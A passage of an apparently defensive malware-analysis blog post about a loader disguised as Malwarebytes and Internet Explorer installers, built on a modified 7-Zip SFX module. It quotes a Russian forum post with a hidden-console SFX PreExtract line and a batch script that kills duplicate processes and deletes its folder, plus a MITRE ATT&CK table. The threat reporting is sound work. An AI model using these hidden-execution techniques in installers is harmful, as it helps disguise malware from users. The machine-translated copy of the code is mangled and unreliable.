
We can note like the initial sample that usurp Malwarebytes solution, this usurps others security solutions or windows programs (here, Internet Explorer). Malwarebytes solution, this usurps others security solutions or windows programs (here, Internet Explorer).

Fake 7SFX Internet Explorer

This which will be more like a Loader as the service (LAAS) solution or the same Threat Actor that use it for a mass campaign for resell accounts and leaks on the markets.These targets the individuals and companies with fake software and maldocs.

All the TTPs match can be consult here.

The coder of the loader have use quite a few posts posted via russian forums in designing the configuration and script of the SFX archive.



Показать сообщение отдельно

Название темы: Модифицированный SFX модуль 7-Zip'а для установок

Ж.Д.А.Л.К.Е.Р.

Ветеран

Contributor

Сообщения: 2186
Благодарности: 858

Профиль | Отправить PM | Цитировать

Victor_Man,

Цитата Victor_Man:

- Предотвращение запуска второй копии проекта для исключения нарушения работы первой копии. »

Не работает на Windows Server 2003, Windows Xp Home. В 2003 поиск в tasklist не работает - **tasklist /FO CSV /FI "IMAGENAME eq svchost.exe" /NH** выдает "Ошибка: Фильтр поиска не опознан." А на Home не работает потому что в ней нет tasklist.exe, taskkill.exe файлов.

Упростил и добавил поддержку 2003:

Код:

```
PreExtract="%%P:hidcon:cmd /c \"\"%%T\\KillDuplicate.cmd\" \"%%T\" \"%%M\"\""
```

KillDuplicate.cmd:

Код:

```
Cd /d %1
Rd "%SfxVarApiPath%"
For /f "Tokens=1,2 Delims=," %%I In ('TaskList /fo CSV /nh') Do (
  If %%I==%2 (
    Set /a N+=1
    Set PID=%%~J
  )
)
If %N% EQU 1 Rd /s /q %1
If %N% GTR 1 TaskKill /pid %PID% /t /f
```

Проверял на Xp/2003/7/2008 R2/8/8.1/10.

Последний раз редактировалось Ж.Д.А.Л.К.Е.Р., 01-02-2017 в 15:55.

Это сообщение посчитали полезным следующие участники:

CryptoNick, korsak7, Petya V4sechkin, vladshishkin, ya158

Отправлено: 18:09, 28-11-2016 | #1790

Название темы: Модифицированный SFX модуль 7-Zip'а для установок


Закрыть окно

Цитата Victor_Man:
- Предотвращение запуска второй копии проекта для исключения нарушения работы первой копии. »
Не работает на Windows Server 2003, Windows Xp Home. В 2003 поиск в tasklist не работает - tasklist /FO CSV /FI "IMAGENAME eq svchost.exe" /NH выдает "Ошибка: Фильтр поиска не опознан." А на Home не работает потому что в ней нет tasklist.exe, taskkill.exe файлов.
Упростил и добавил поддержку 2003:
Код:
PreExtract="%%P:hidcon:cmd /c \"\"%%T\\KillDuplicate.cmd\" \"%%T\" \"%%M\"\""
KillDuplicate.cmd:
Код:
Cd /d %1
Rd "%SfxVarApiPath%"
For /f "Tokens=1,2 Delims=," %%I In ('TaskList /fo CSV /nh') Do (
If %%I==%2 (
Set /a N+=1
Set PID=%%~J
)
)
If %N% EQU 1 Rd /s /q %1
If %N% GTR 1 TaskKill /pid %PID% /t /f
Проверял на Xp/2003/7/2008 R2/8/8.1/10.
Последний раз редактировалось Ж.Д.А.Л.К.Е.Р., 01-02-2017 в 15:55.
Это сообщение посчитали полезным следующие участники:
CryptoNick, korsak7, Petya V4sechkin, vladshishkin, ya158
Отправлено: 18:09, 28-11-2016
| #1790
Название темы: Модифицированный SFX модуль 7-Zip'а для установок

Quoting Victor_Man:
- Preventing the launch of the second copy of the project to avoid disruption of the first copy. "
Doesn't work on Windows Server 2003, Windows Xp Home. In 2003, the tasklist search does not work - tasklist / FO CSV / FI "IMAGENAME eq svchost.exe" / NH produces "Error: Search filter not recognized." And it does not work on Home because it does not have tasklist.exe, taskkill.exe files.
Simplified and added support for 2003:
Code:
PreExtract = "%% P: hidcon: cmd / c \" \ "%% T \\ KillDuplicate.cmd \" \ "%% T \" \ "%% M \" \ ""
KillDuplicate.cmd:
Code:
Cd / d% 1
Rd "% SfxVarApiPath%"
For / f "Tokens = 1,2 Delims =," %% I In ('TaskList / fo CSV / nh') Do (
If %% I ==% 2 (
Set / a N + = 1
Set PID = %% ~ J
)
)
If% N% EQU 1 Rd / s / q% 1
If% N% GTR 1 TaskKill / pid% PID% / t / f
Checked on XP / 2003/7/2008 R2 / 8 / 8.1 / 10.
Last edited by Ж.Д.А.Л.К.Е.Р.; 01-02-2017 at 15:55.
The following contributors found this post helpful:
CryptoNick, korsak7, Petya V4sechkin, vladshishkin, ya158
Sent: 18:09, 28-11-2016
| # 1790
Topic name: Modified 7-Zip SFX module for installations

Cyber kill chain

This process graph represent the cyber kill chain used by the attacker.



Indicators Of Compromise (IOC)

The IOC can be exported in JSON and CSV

References MITRE ATT&CK Matrix

Enterprise tactics	Technics used	Ref URL
Execution	Command-Line Interface Execution through API Execution through Module Load	https://attack.mitre.org/techniques/T1059 https://attack.mitre.org/techniques/T1106 https://attack.mitre.org/techniques/T1129
Persistence	Registry Run Keys / Startup Folder	https://attack.mitre.org/techniques/T1060
Defense Evasion	Deobfuscate/Decode Files or Information	https://attack.mitre.org/techniques/T1140
Credential Access	Credential Dumping Credentials in Files	https://attack.mitre.org/techniques/T1003 https://attack.mitre.org/techniques/T1081
Discovery	Query Registry System Information Discovery	https://attack.mitre.org/techniques/T1012 https://attack.mitre.org/techniques/T1082

This can be exported as JSON format Export in JSON

Links

Original tweet:

- https://twitter.com/Artilllerie/status/1299249738764689413
- https://twitter.com/JAMESWT_MHT/status/1301536610606100481

Anyrun Links :

- Malwarebytes-Setup.exe
- Dr.Fone_v3.8.exe

References:

- 7-Zip SFX Modified Module Wiki (Russian)

- 7-Zip SFX Modified Module
- Taurus stealer analysis
- MSE flag (blackhat conf)
- Windows Process Injection: KnownDlls Cache Poisoning
- Same reference of the loader
